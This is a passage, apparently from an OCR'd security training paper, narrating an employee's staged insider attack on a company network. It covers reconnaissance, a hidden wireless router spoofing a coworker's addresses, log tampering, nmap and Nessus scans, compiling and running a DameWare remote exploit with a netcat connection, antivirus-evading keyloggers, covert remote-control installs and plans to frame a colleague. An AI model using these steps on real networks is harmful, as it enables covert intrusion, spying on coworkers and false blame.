I do a "C:\>set" command from a dos window to see what is in my environment. I also want to find out the name of the domain controller is that logged me into the domain. My logon server is show in the variable "LOGONSERVER=\\1011".



I connect to the domain controller's netologon share [\\1011\netlogon] and see if there are any NT login scripts running. I don't see any login scripts or policy files. This does look like an NT 4 domain controller because there aren't any shares or folders with the group policy files.


I try to install an anti-trojan scanning software to look for local Trojans. I attempt to use a free product called "a2 free" (<http://www.emsisoft.com >). I can't get it to install because it requires Internet access during the installation.

I make sure that I have the Remote Desktop Connection Client software installed so that I can remote control some servers later. If this is not installed I can install it from the XP-pro installation CD opening menu. I will probably use the Remote Desktop Connection/Terminal Services software and bounce off of a remote machine somewhere and get to the Internet. This tool will make it fairly easy to surf the Internet from my own machine. I like using Terminal Services for remote control because the sessions aren't easily visible on the remote machine's local console whereas activity

from products like VNC or PCAnywhere is fairly easy to spot from the local console session. A couple of other interesting "features" of Terminal Services on W2k is that it only logs login failures after six failures and the local administrator account can't be locked out. I could use this to brute force a password with TSgrinder2 (<www.hammerofgod.com >) but it would be slow. Slow is bad… more time to get caught. It is fairly stealthy though…nah, there has to be a better way in.


I walk over to Kevin's machine, since he is on vacation, and I write down his machine name from the asset tag on the front of the machine. His screen looks like Windows 95. His machine name is "Rinkidink". I guess that he was too set in his ways to let them upgrade his machine to the new XP corporate desktop image. If they upgraded him he would have had to learn something new and this would have hurt his brain too much! I could use this machine later and have some protection since win95 doesn't have much security or any event logging/security auditing. The downside of using a Win95 box for a pawn is that there are some activities that are hard to do from Win95, for example netcat won't run right when attempting to set up a Win95 Netcat listener with the "-e" option. The Netcat program can however be used on Win95 to place an outbound connection to a remote Netcat listener. In the end, it is still easier to get into a W2k server if you use another W2k box as an attack source.

I go back to my machine and I gather some information on Kevin's machine [Rinkidink] over the network. I want to use his NETBIOS Name, IP, and MAC addresses for a pawn. At the command prompt of my XP machine I type:
C:\>Nbtstat –a rinkidink [enter]. The following information is returned:




His IP address is very similar to the one on my machine. He is probably set up with the same network settings as my machine since we sit near each other. This shows that he is currently logged in with the userID = "USER2 <03>" in the domain ="1". It doesn't look like Kevin ever logs off of his machine since it is still logged in and he is on vacation today. This may be a problem if I power down his machine for some activity like plugging my router into his network jack. Maybe he won't notice if his machine has been powered down. I could just unplug his network cable and leave his machine running. Then Kevin might just think that the network went down.

I confirm that his machine is on the same local segment as my machine with the following command: C:\>tracert rinkidink [enter]. The command returns the following results screen:




This shows that there are no router hops between Kevin's machine and my machine. This makes it less risky to hack Kevin's machine because it reduces the possibility of my own network traffic being captured by an IDS or Sniffer on one of the network choke points. A router is usually where IDS and Sniffer equipment is installed so that they can pick up more traffic as it passes through the choke point. There could still be a device listening to my local traffic but, judging by the low budget methods that their other systems are implemented, I am assuming that there is not a sniffer or IDS sensor on my hub/switch. I should be able to tell if the administrators have detected my scans by watching the network activity and by watching the hallways. I could scan the local IP address range for NIC's that are in "promiscuous mode" but this is a bit too high risk right now. The promiscuous mode NIC test is not totally reliable anyway. Maybe I could do this later once I get set up with a few "pawn" machines. My machine is probably plugged into the same hub or switch that Kevin's machine is plugged into since we sit next to each other. I could try to determine if this device is a hub or a switch by plugging a sniffer into my local network wall jack. If the only traffic that I see is "broadcast" packets and packets directed specifically at my own IP it would probably mean that I am plugged into a switch. If I see packets from Kevin's or someone else's machine that are "non-broadcast" packets and not directed at my IP then it probably means that I am plugged into a hub (unless the switch is set to open traffic to all of its' switch ports). There are pluses and minuses to being plugged into a hub. The plus is that I could easily capture private traffic from one of my co-workers. This might allow me to use L0phtcrack (<http://www.atstake.com/research/lc >) to capture someone's NT login negotiations and decipher their NTLM HASH. The negative side of being plugged into a hub is that my own activities could be easier to detect by someone else with a sniffer. Right now it is not that important to me to find out because I plan to protect some of my "high-risk" activities with a wireless device set up to emulate a pawn machine.

I look at the error messages on my XP machine when I try to surf the Internet in order to determine how they are blocking my Internet access. I start by examining the IE-6 browser settings on my local machine.



My machine is set to use a local proxy server in order to get to the Internet.
I try to browse to the Internet so that I can read the error from the proxy server.




I get the error - [HTTP 502 Proxy Error - The ISA server denies the specified Uniform Resource Locator (URL) 12202]. This error is from a Microsoft ISA server. This shows that I am connected to an ISA proxy server named “A1” and I got a “502” error saying that this server “denies” my request. This is probably due to an access rule on the ISA server. I need to find out more specifics about how the company ISA proxy servers are configured so that I can see how hard it would be to compromise one of them. If I could compromise one of the proxy servers I could almost certainly get through to the Internet. The ISA server could be blocking my internet access by machine name, IP address, or

user ID. It is probably blocking my user id because this would be the easiest way for the administrators to manage all of their users. It is usually too complicated to manage Internet access based on IP address or machine name.

I ping the A1 server and get back an IP address from the local headquarters building. The A1 server is probably located in this building somewhere.

I open back up my IE browser settings and turn off the proxy settings so that I can try to go directly to the Internet without any proxy. I am fairly sure that this won't work but I want to read the error that I get when I try to go directly to the web. I get the standard "Cannot find server or DNS error" message shown below:



This confirms that I can't just bypass the proxy and go directly to the Internet. This is probably due to another router or firewall rule somewhere on the network path to the Internet that is blocking my IP address from going directly to the Internet. Whatever device is blocking me just dropped my http GET request packet without any response back to my browser. One way around the restrictions on this device, as previously mentioned, would be to compromise a machine that has an IP address that is allowed to go directly to the internet, for example one of the local proxy servers.

I look through the list of machines in the "Network Neighborhood" list to see if I can find anything that looks like a proxy machine from the machine name or the description. I find a machine that looks like a good candidate. It has a NETBIOS name of "HOLES" and a description of "HDQ test proxy server". I will probably want to scan this box later if I can get my wireless access set up to protect me. I continue to browse the network via Network Neighborhood. I click on a few machines just to take a quick look to see what I have rights to. I get some access denied errors. Not much is open. There is a public file share on the local file server HDQFS01 that allows me to write files

to the server. I could use this server later to store some tools in a public place. I wonder if they run a virus scanner on their HDQFS01 file server. I should be careful not to set off any virus scanner alerts if I copy my tools up there. On the other hand, this may be an easy way to totally distract the entire IT department. I could use a pawn to launch an attempt to copy a whole bunch of virus contaminated files up to the server and make all of their virus alarms start going off. I continue to browse through the Network Neighborhood. There are lots of XP desktops, mostly in one domain. They must still have an old NT4 Domain model. The desktops and servers in the Network Neighborhood are easily differentiated by their NETBIOS names. This is a good thing for me.

I wonder if I can find some server or network documentation somewhere on an internal file server or web server. That would speed up my information gathering process. I surf to the local corporate Intranet server with IE and poke around. I find the office vacation and holiday schedule. It looks like most of the IT people are on vacation this week. I print the schedule out for later use. This can help me later to pick the best times to perform my intrusion activities. I wonder if they track my print jobs.

I browse through the "Server Maintenance Schedule" web application to see what time maintenance activities are scheduled and what systems are being worked on in the next few days. The schedule looks fairly slow this week, perhaps due to the holidays. I also check the schedule for new software or hardware installs. I check for test servers. I find some information on the "Holes" test proxy server. It looks like most of the testing on this server happened last week. This server may not be around much longer. Maybe the developers will just let the server sit idle for a while. I also find some information on how fast patches are applied and which software is being patched regularly.

I print out the emergency contact list for computer support group. I print out the list of servers and the application owners for each server. The list has lots of good information such as OS/hardware type/IPaddress/Applications running, etc… I print out the Disaster Recovery Plan. This shows where the most valuable company information is stored, who is involved in an incident, and where their offices are located. This information could help me to know which people to be on the lookout for in the event that someone starts snooping around at my activities. I locate a couple of network diagrams and print them out. They look a little bit old so I assume that some of the information contained in them is outdated. They still may give me a general idea of how the network is laid out.


Overall, my company desktop machine looks clean… I don't see "Big-Brother" snooping on my machine. I have plenty of rights on the local machine (administrator) so I can do whatever I want to with it. I should be able to use my local machine for my Internet browsing by remote controlling another box somewhere with the Remote Desktop Connection (once I get some rights). I go home early so that I can spend some time reviewing my recon data.

Dec 23, 2003 PM – Once at home, I carefully review all of the initial reconnaissance data that I collected and try to identify a good target. I want a very narrow target list so that I have less of a chance of getting caught. A carefully directed local network attack with one or two targets is much more difficult to detect than a broad general network wide scan or attack. It looks like my best targets are going to be the

test servers located locally at the headquarters building. The best test server target looks like the “HOLES” test proxy server. If I can break into this machine it should be very easy to go to the Internet without being detected.

I decide to proceed with the possibility of executing a carefully directed port scan via a wireless router. This scan should give me a good look at the feasibility of compromising the test proxy server named “HOLES”. I need to do some testing with my wireless router at home so that I can make sure that it is set up correctly. I dig out the piece of paper with Kevin's machine name, IP, and MAC addresses from my previous reconnaissance notes. I hook up my D-Link DI-614+ wireless router (<http://www.dlink.com >) at home and plug my W2k03 server into port 1 so that I can configure the wireless device settings. I do the following to configure the wireless router:

- I open my IE browser and type http://192.168.0.1/ to get to the local router configuration interface.
- At the login prompt I type the default credentials (id=admin, pw="") listed in the installation guide instructions.
- I change the default password so that no-one else can get into the device without resetting it.
- I set the date/time to something that is incorrect. I don’t want good dates/times in the log files.
- I turn on WEP 256bit encryption and add a key to protect my wireless device from easy perusal from passersby.
- I change the SSID to something that looks like the name of the company located next door ("acmepro"). If someone sees my wireless communications they might think that it is coming from the company next door.
- I change the host name, IP address, and MAC address settings to the same as Kevin's pc. I want my router to appear to be Kevin’s machine during my initial scans.



- I clear the log files on the router to remove my testing connections.
- I set up my sniffer on a hub connected the WAN port on the router. I start up the sniffer and then start up the router in order to view any information that the router may be sending out through the WAN port. There are still a few packets leaking out (DPNP, NTP, etc…) I make more adjustments to make the device more stealthy.
- I turn off DPNP (dynamic plug and play)
- I disable ping to WAN port.
- I try unsuccessfully to stop port 123 NTP (Network Time Protocol) (<http://www.ntp.org >) and DNS leaks from my wireless router by adding some firewall rules. The new firewall rules only changed the traffic source IP to 192.168.0.1. This is better but the MAC address of the router is still visible in the packets. The router still shows some noise on the sniffer but not much. Oh well, that should be quiet enough if I use it during peak traffic hours.

- I test my wireless connection to my router from my laptop. Everything seems to be working properly. I drive down the street with my laptop in my car as a test to see how far the signal carries. It looks like it broadcasts good signal strength out to about 150 ft. This should be plenty of distance because the parking lot is only about 40ft from Kevin's window. I could try to put a modified antenna on my wireless NIC so that I could get farther away. That seems like a lot of trouble and it could take some time. I may want to park as far away from Kevin's window as possible so that I don't look too conspicuous. Working from inside my car probably cuts my signal strength some. I guess that I could set up my laptop on the picnic table in the courtyard and eat my lunch there. Nah, it is a bit too cold outside for a picnic. It is probably better in my car anyway because someone could walk up to me at the picnic table.

I double check my Nmapfe v3.48 (<http://www.insecure.org >) and Nessus v2.0.8 (<http://www.Nessus.org >) tools to make sure that they are good working order. I go to the web and download the latest Nessus-plugings file so that I can look for the latest vulnerabilities. To update the Nessus pluggins I do the following:

- boot Redhat9 and login as root.
- download the latest plugins from (<www.Nessus.org/nasl/all-2.0.tar.gz >)
- copy the tar to /usr/local/bin
- cd /usr/local/sbin
- ./Nessus-update-plugins
- Check the update by starting Nessus
- cd /usr/local/sbin
- ./Nessusd –D
- cd ..
- cd bin
- ./Nessus
- log into Nessus and go check for the new plugins. The interface makes it rather difficult to search for the newest plugins so I look for a couple of plugins that I know have just recently been release. This way I can confirm that I have properly added the updates to the plugins.

I plan out the some of the scan settings that I want to use tomorrow. I intend to do a quick scan of all ports with Nmapfe. I will then take the resulting open ports and enter them into Nessus for the detailed vulnerability check. I could probably do both scans

with the Nessus tool but I find the Nmapfe tool easier to control from its own interface for a scan of all ports.

It looks like I am ready to scan the target server tomorrow.

5.2 Scanning


December 24, 2003 AM – I came in early today and parked in an inconspicuous spot near Kevin's office window. I plan to do my initial scan from Kevin's network jack in case an admin catches the activity and tries to trace down the location of my wireless router. It doesn't look like there will be very many people at work today… I scope out the office to see if there is anything unusual going on. I can still delay my activities if anything looks unusual. Everything looks quiet. This should be a good day to scan the target server. Kevin is on vacation today so I can unplug his machine and set up my wireless device. Most of the IT department is on vacation so they won't be hovering over their log files. They are probably busy doing their last minute Christmas shopping or traveling to see their relatives.

I look down the hall. The coast is clear. I stuff the wireless router under my coat. I pickup a folder from my desk with some "throw down" office memo's and walk to Kevin's cubicle as if I am delivering some documents to his desk. I unplug Kevin's network cable from the wall but leave his computer running. This should make it look like the network went down if anyone tries to use his machine. I set up my D-Link DI-614+ Wireless Broadband Router in a hidden spot behind the curtains in Kevin's window and connect the "WAN" port to the wall jack. The lights on the front of the router all look good, no errors.

I go back to my machine. Phase one is complete… the device is planted (the name's "Bond", "Dan Bond" hee, hee). I can't do a ping to my router WAN interface because ping is disabled so I do a "tracert 10.10.10.33" command to my router (Kevin's IP). It seems to be working properly. I don't plan to do any scanning until lunch time when I can go to my car. The tinted windows on my car should keep anyone from seeing me while I scan.

During lunch I go to my car and start up my laptop. I pretend to be talking on my cell phone in case someone is watching. I connect my laptop to the wireless router without any issues.


Scanning Configuration Details



I carefully direct an Nmapfe scan at the server that I see as my prime target…the local test proxy server named HOLES. I scan all 65535 ports in 20 seconds with the following Nmapfe settings:


"nmap –sS –p- –P0 –T4 –n –v 10.10.10.28".

[these switches are defined as : SYN stealth (-sS), all ports(-p-), no ping(-P0), aggressive throttling(-T4), never reverse DNS (-n), verbose(-v), directed at a specific IP]



I like to run a full 65535 port scan with Nmapfe first because it is quick and fairly easy to configure.

I take the results from the Nmapfe scan and enter them into my Nessus settings. I like Nessus because it can drill down hard on the specific ports that I know are open on my target and find any probable holes. Then I can take the Nessus results home tonight and do some more research into identifying a specific vulnerability on the server. There are lots of possible settings for Nessus but I am basically entering the list of ports from my Nmapfe scan into the "Port range" setting of Nessus. I am telling Nessus to use Nmap for its scans. I am enabling "all but dangerous" plugins because I don't want to cause the server to go offline. I may want to run an exploit against it in a couple of days and I don't want to have to wait for it to be rebooted. See Nessus scan results below:



The Nessus scan results give me a positive identification of the operating system as Windows 2000 with service pack 4 because the DameWare service is detected on port 6129/TCP.

I go back to my desk and wait until the coast is clear. I go to Kevin's office and unplug my router. I plug Kevin's machine back into the network… successful scan… how sweet it is! Now I will just watch for the rest of the day to see if any admin's are looking for me.

December 25, 2003 – I have the day off (without pay since I don't get any paid holidays yet). After lunch with the family, I go home and begin to research some of the vulnerabilities listed in my Nessus scan results. I find a couple of good exploits and test them out at home. I narrow my list of possible exploits down to one exploit that I can try on Friday. It looks like the WirePair-DameWare exploit may be my best option if I can get the code to properly compile. It's a brand new exploit, remotely executable, and gives me local system privileges.

I do some testing of the WirePair-DameWare exploit at home and prepare all of the tools that I will need when I go back to work. Here are some of my preparation steps:

- I boot my laptop to W2k Server with cygwin (< http://www.cygwin.com >)

- I download dwmrcexp.c from (<http://www.sh0dan.org/files/dwmrcexp.c >).
- I look at the dwmrcexp.c source code to see if there is anything funny in the code.
- I download an old version of dameware from an ancient mirror site that I located on google (<http://www.google.com >). The installation file name is:
  [DameWare_Mini_Remote_Control_3[1].70.0.zip]
- I set up test server with W2k Server Std sp4 and install DameWare 3.70... The version of DameWare looks OK, no visible trojans.
- I install the DameWare client on my laptop, connected to my test server with DameWare... This confirms that the DameWare server is working.
- I check the test server's NT event logs. The DameWare software does log events on connection success and failure.
- I start the cygwin environment.
- I compile the WirePair-DameWare exploit with the following command:
  gcc –o dwmrcexp.exe dwmrcexp.c [enter]
- I test the exploit with the following commands:
  ./dwmrcexp.exe 10.10.10.50 667 [enter]
- This opens up a listening port on the target test server.
- I use Netcat in another window to connect to the open port with the following command: "nc 10.10.10.50 667"

I test a couple of key-loggers. Some of them set off my McAfee virus scanner. I decide to use ActMon from iOpus (<http://www.iopus.com >) because it can capture the Windows login screen user ID and password, and it doesn't set off my virus scanner.

I test netcat on Win95 and refresh my memory on its capabilities.

I build the DameWare installation/removal files for installing DameWare on a Win95 machine. The resulting files are named DWRCSInstall.exe and the DWRCSRemove.exe.

I put together a CD with some of my standard hacking tools just in case I need them tomorrow.

My testing is complete… Now I just need to try and deliver the package.

5.3 Exploiting the System

December 26, 2003 – AM. I go to work early and get a good parking spot for another wireless lunch. Today I will attempt to deliver my exploit. One of my strategies for delivering the exploit without getting caught is to use a different location to connect my wireless router. I also switched my router IP/MAC/NetBIOS settings to emulate a different machine than I used during my previous scanning activities. In addition, I change the WEP encryption key on my wireless router. I leave the SSID set to "acmepro" because they still might be fooled into thinking that it is from the company next door. My hope is that all of these reconfigurations will make it a bit more difficult for the network admin's to find the location of my router. A moving target is always harder to locate. It is possible that someone could be looking for me right now if my previous scanning activities were detected. I certainly don't want to plug my router into my own network jack. That would bring them right to my door. If they catch me delivering my exploit to the HOLES server I would probably get fired. That is why it is worth a little bit of effort to always find a network jack in someone else's office for my

router. Wireless is a beautiful thing! There are plenty of empty offices around that have live network jacks. As more and more time goes by I will be more certain that they won't discover my wireless router. Eventually I will be able to find a quiet place for it and just leave it hooked up indefinitely. It didn't cost very much so I don't mind sacrificing it if it is discovered.

For today's exploit delivery I plan to locate my wireless router in Don Walter's office. He has a nice window near the parking lot so I can sit in my car and connect to the network. He is also on vacation this week. I also like the idea of using Don's office and his computer for one of my pawns so that I can weave a little shell game between Don and Kevin. This works well because Don and Kevin are bitter enemies. A little bit of motive and a pre-existing conflict makes it easy to weave a scam between them. I will eventually try and make it seem like Kevin hacked Don's computer. This has the added benefit of getting Kevin in big trouble and "I owe him one".

It is still early in the morning and no one is around so I slip quietly into Don's office with a folder containing a couple of birthday cards to sign. This is just in case someone asks what I am doing.

- I unplug Don's network cable and I plug my wireless router into Don's network jack.


(…I'm Jethro Bodine and I'm a double-naught spy)

If my exploit is successful I am going to need a way to check the server logs by bouncing off of a pawn. I decide to set up a few things on Kevin's Win95 desktop that I can use to my benefit at a later time.

- On the way back to my desk I go to Kevin's Win95 machine and bypass the login screen.
- I copy the DWRCSInstall.exe and the DWRCSRemove.exe files from a floppy to c:\windows directory. I created these files from the DameWare Client menus last night (Start, Programs, DameWare Mini Remote Control, Service Install & Remove Wizard). This is needed to run DameWare on Win95. I set up the install to load DameWare in a stealthy fashion. These settings include no taskbar icon, no prompt on connect, and to use the DameWare proprietary authentication. This will allow me to quietly connect to Kevin's machine when he goes to get coffee or when he goes to the bathroom and he won't even know it. I can also just sit and watch his screen activities if I like.
- I run the install program DWRCSInstall.exe
- I run netstat –an to see if DameWare is listening properly.
-I create a hidden file share off of Kevin's c:\windows directory named \\rinkidink\Kevin$ [full access, no password] so I can copy my key-logger log files from the HOLES server for easy pickup.

